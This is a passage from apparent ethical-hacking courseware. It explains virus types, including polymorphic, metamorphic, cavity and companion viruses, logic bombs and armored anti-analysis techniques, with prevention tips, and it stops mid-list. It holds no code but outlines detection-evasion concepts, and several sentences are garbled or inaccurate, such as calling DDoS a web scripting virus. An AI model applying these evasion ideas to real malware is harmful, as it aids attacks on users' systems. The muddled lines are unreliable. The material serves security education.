


Figure 7.39: Working of stealth virus/tunneling virus

- **Virus Removal**
  - Always perform a cold boot (boot from write-protected CD or DVD)
  - Never use DOS commands such as FDISK to fix the virus
  - Use antivirus software

Encryption Viruses

Encryption viruses or cryptolocker viruses penetrate the target system via freeware, shareware, codecs, fake advertisements, torrents, email spam, and so on. This type of virus consists of an encrypted copy of the virus and a decryption module. The decryption module remains constant, whereas the encryption makes use of different keys.

An encryption key consists of a decryption module and an encrypted copy of the code, which enciphers the virus. When the attacker injects the virus into the target machine, the decryptor will first execute and decrypt the virus body. Then, the virus body executes and replicates or

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

becomes resident in the target machine. The replication process is successfully accomplished using the encryptor. Each virus-infected file uses a different key for encryption. These viruses employ XOR on each byte with a randomized key. The decryption technique employed is "*x*," or each byte with a randomized key is generated and saved by the root virus.

Encryption viruses block access to target machines or provide victims with limited access to the system. They use encryption to hide from virus scanners. The virus scanner cannot detect the encryption virus using signatures, but it can detect the decrypting module.




Figure 7.40: Working of encryption virus

Sparse Infector Viruses

To spread infection, viruses typically attempt to hide from antivirus programs. Sparse infector viruses infect less often and try to minimize their probability of discovery. These viruses infect only occasionally upon satisfying certain conditions or infect only those files whose lengths fall within a narrow range.

The sparse infector virus works with two approaches:

- Replicates only occasionally (e.g., every tenth program executed or on a particular day of the week)
- Determines which file to infect based on certain conditions (e.g., infects target files with a maximum size of 128 kb)

The diagram below show the working of a sparse infector virus.

The attacker sends a sparse infector virus to the target machine and sets a wakeup call for the virus to execute on the 15th day of every month. This strategy makes it difficult for the antivirus program to detect the virus, thus allowing the virus to infect the target machine successfully.

Figure 7.41: Working of sparse infector virus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Polymorphic Viruses

Such viruses infect a file with an encrypted copy of a polymorphic code already decoded by a decryption module. Polymorphic viruses modify their code for each replication to avoid detection. They accomplish this by changing the encryption module and the instruction sequence. Polymorphic mechanisms use random number generators in their implementation.

The general use of the mutation engine is to enable polymorphic code. The mutator provides a sequence of instructions that a virus scanner can use to optimize an appropriate detection algorithm. Slow polymorphic code prevents antivirus professionals from accessing the code. A simple integrity checker detects the presence of a polymorphic virus in the system's disk.

A polymorphic virus consists of three components: the encrypted virus code, the decryptor routine, and the mutation engine. The function of the decryptor routine is to decrypt the virus code. It decrypts the code only after taking control of the computer. The mutation engine generates randomized decryption routines. Such decryption routines vary whenever the virus infects a new program.

The polymorphic virus encrypts both the mutation engine and the virus code. When the user executes a polymorphic-virus-infected program, the decryptor routine takes complete control of the system, after which it decrypts the virus code and the mutation engine. Next, the decryption routine transfers the system control of the virus, which locates a new program to infect. In the Random Access Memory (RAM), the virus makes a replica of itself as well as the mutation engine. Then, the virus instructs the encrypted mutation engine to generate a new randomized decryption routine, which can decrypt the virus. Here, the virus encrypts the new copies of both the virus code and the mutation engine. Thus, this virus, along with the newly encrypted virus code and encrypted mutation engine (EME), appends the new decryption routine to a new program, thereby continuing the process.

Polymorphic viruses running on target systems are difficult to detect due to the encryption of the virus body and the changes in the decryption routine each time these viruses infect. It is difficult for virus scanners to identify these viruses, as no two infections look alike.




Figure 7.42: Working of polymorphic virus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Metamorphic Viruses

Metamorphic viruses are programmed such that they rewrite themselves completely each time they infect a new executable file. Such viruses are sophisticated and use metamorphic engines for their execution. Metamorphic code reprograms itself. It is translated into temporary code (a new variant of the same virus but with different code) and then converted back into the original code. This technique, in which the original algorithm remains intact, is used to avoid pattern recognition by antivirus software. Metamorphic viruses are more effective than polymorphic viruses.

The transformation of virus bodies ranges from simple to complex, depending on the technique used. Some techniques used for metamorphosing viruses are as follows:

- Disassembler
- Expander
- Permutator
- Assembler

Virus bodies are transformed in the following steps:

1. Inserts dead code
2. Reshapes expressions
3. Reorders instructions
4. Modifies variable names
5. Encrypts program code
6. Modifies program control structure




Figure 7.43: Working of metamorphic virus

Commonly known metamorphic viruses are as follows:

- **Win32/Simile**

  The intruder programs this virus in assembly language to target Microsoft Windows. This process is complicated and generates almost 90% of the virus code.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Zmist**

  Zmist is also known as Zombie. Mistfall was the first virus to use the technique called "**code integration.**" This code inserts itself into other code, regenerates the code, and rebuilds the executable.

Overwriting File or Cavity Viruses

Some programs have empty spaces in them. Cavity viruses, also known as space fillers, overwrite a part of the host file with a constant (usually nulls), without increasing the length of the file while preserving its functionality. Maintaining a constant file size when infecting allows the virus to avoid detection. Cavity viruses are rarely found due to the unavailability of hosts and code complexity.

A new design of a Windows file, called the Portable Executable (PE), improves the loading speed of programs. However, it leaves a particular gap in the file while it is being executed, which can be used by the cavity virus to insert itself. The most popular virus family in this category is the CIH virus (known as Chernobyl or Spacefiller).

Content in the file before infection

Sales and marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

Content in the file after infection

```
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null
```




Figure 7.44: Working of overwriting file or cavity virus

Companion/Camouflage Viruses

The companion virus stores itself with the same filename as the target program file. The virus infects the computer upon executing the file, and it modifies the hard disk data. Companion viruses use DOS to run COM files before the execution of EXE files. The virus installs an identical COM file and infects EXE files.

This is what happens. Suppose that a companion virus is executing on the PC and decides that it is time to infect a file. It looks around and happens to find a file called notepad.exe. It now creates a file called notepad.com, containing the virus. The virus usually plants this file in the same directory as the .exe file; however, it can also place it in any directory on the DOS path. If you type notepad and press Enter, DOS executes notepad.com instead of notepad.exe (in sequence, DOS will execute COM, then EXE, and then BAT files with the same root name, if they are all in the same directory). The virus executes, possibly infecting more files, and then loads and executes notepad.exe. The user would probably fail to notice that something is wrong. It is easy to detect a companion virus just by the presence of the extra COM file in the system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.45: Working of companion virus/ camouflage virus

Shell Viruses

The shell virus code forms a shell around the target host program's code, making itself the original program with the host code as its sub-routine. Nearly all boot program viruses are shell viruses.




Figure 7.46: Working of shell virus

File Extension Viruses

File extension viruses change the extensions of files. The extension .TXT is safe as it indicates a pure text file. With extensions turned off, if someone sends you a file named BAD.TXT.VBS, you will only see BAD.TXT. If you have forgotten that extensions are turned off, you might think that this is a text file and open it. It actually is an executable Visual Basic Script virus file and could cause severe damage.

The guidelines to secure files against such virus infection are as follows:

- Turn off "**Hide file extensions**" in Windows (Go to **Control Panel** → **Appearance and Personalization** → **Show hidden files and folders** → **View tab** → Uncheck **Hide extensions for known file types**).
- Scan all the files in the system using robust antivirus software; this requires a substantial amount of time.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.47: Screenshot displaying Folder Options Window

FAT Viruses

A FAT virus is a computer virus that attacks the File Allocation Table (FAT), a system used in Microsoft products and some other types of computer systems to access the information stored on a computer. By attacking the FAT, a virus can cause severe damage to a computer. FAT viruses can work in a variety of ways. Some are designed to embed themselves into files so that when the FAT accesses the file, the virus is triggered. Others may attack the FAT directly. Many are designed to overwrite files or directories, and material on a computer can lost permanently. If a FAT virus is sufficiently powerful, it can render a computer unusable in addition to destroying data, forcing a user to reformat the computer.

Essentially, a FAT virus destroys the index, thereby making it impossible for a computer to locate files. The virus can spread to files when the FAT attempts to access them, corrupting the entire computer eventually. FAT viruses often manifest in the form of corrupted files, with users noting that files are missing or inaccessible. The FAT architecture itself can also be changed; e.g., a computer that should be using the FAT32 protocol might abruptly say that it is using FAT12.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Logic Bomb Viruses

A logic bomb is a virus that is triggered by a response to an event, such as the launching of an application or when a specific date/time is reached, where it involves logic to execute the trigger.

For example, cyber-criminals use spyware to covertly install a keylogger on your computer. The keylogger can capture keystrokes, such as usernames and passwords. The logic bomb is designed to wait until you visit a website that requires you to log in with your credentials, such as a banking site or social network. Consequently, the logic bomb will be triggered to execute the keylogger, capture your credentials, and send them to a remote attacker.

When a logic bomb is programmed to execute on a specific date, it is referred to as a time bomb. Time bombs are usually programmed to set off when important dates are reached, such as Christmas and Valentine's Day.

Web Scripting Viruses

A web scripting virus is a type of computer security vulnerability that breaches your web browser security through a website. This allows attackers to inject client-side scripting into the web page. It can bypass access controls and steal information from the web browser. Web scripting viruses are usually used to attack sites with large populations, such as sites for social networking, user reviews, and email. Web scripting viruses can propagate slightly faster than other viruses. A typical version of web scripting viruses is DDoS. It has the potential to send spam, damage data, and defraud users.

There are two types of web scripting viruses: non-persistent and persistent. Non-persistent viruses attack you without your knowledge. In the case of a persistent virus, your cookies are directly stolen, and the attacker can hijack your session, which allows the attacker to impersonate you and cause severe damage.

- **Prevention**

  The best ways to prevent these viruses and exploits are by safely validating untrusted HTML inputs, enforcing cookie security, disabling scripts, and using scanning services such as an antivirus program with real-time protection for your web browser. It is also beneficial to avoid unknown websites and use World of Trust to ensure that a site is safe. You would notice if you are infected with a web scripting virus if your searches are linked elsewhere and the background or homepage changes. The computer runs slowly and sluggishly, and programs may close randomly. Modern-day browsers have add-ons such as AdBlocker Plus, which allow users to prevent scripts from being loaded.

E-mail Viruses

An e-mail virus refers to computer code sent to you as an e-mail attachment, which if activated, will result in some unexpected and usually harmful effects, such as destroying specific files on your hard disk and causing the attachment to be emailed to everyone in your address book. Email viruses perform a wide variety of activities, from creating pop-ups to crashing systems or stealing personal data. Such viruses also vary in terms of how they are presented. For example, a sender of an email virus may be unknown to a user, or a subject line may be filled with

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

nonsense. In other cases, a hacker may cleverly disguise an email to appear as if it is from a trusted or known sender.

To avoid email virus attacks, you should never open (or double-click on) an e-mail attachment unless you know who sent it and what the attachment contains; in addition, you must install and use antivirus software to scan any attachment before you open it.

Armored Viruses

Armored viruses are viruses that are designed to confuse or trick deployed antivirus systems to prevent them from detecting the actual source of the infection. These viruses make it difficult for antivirus programs to trace the actual source of the attack. They trick antivirus programs by showing some other location even though they are actually on the system itself.

The following basic techniques are adopted by armored viruses:

- **Anti-disassembly**

  Anti-disassembly is a technique that uses specially crafted code or data in a program to produce an incorrect program listing by disassembly analysis tools.

- **Anti-debugging**

  Anti-debugging techniques are used to ensure that the program is not running under the debugger. This can slow down the process of reverse engineering, but it cannot be prevented.

- **Anti-heuristics**

  Anti-heuristics are used in machine code to prevent heuristic analysis, and they rely on the program's ability to protect itself from programmer and debugger intervention.

- **Anti-emulation**

  Anti-emulation techniques are used to avoid dynamic analysis by fingerprinting the emulated system environment; they can also secure intellectual property against emulation-assisted reverse engineering.

- **Anti-goat**

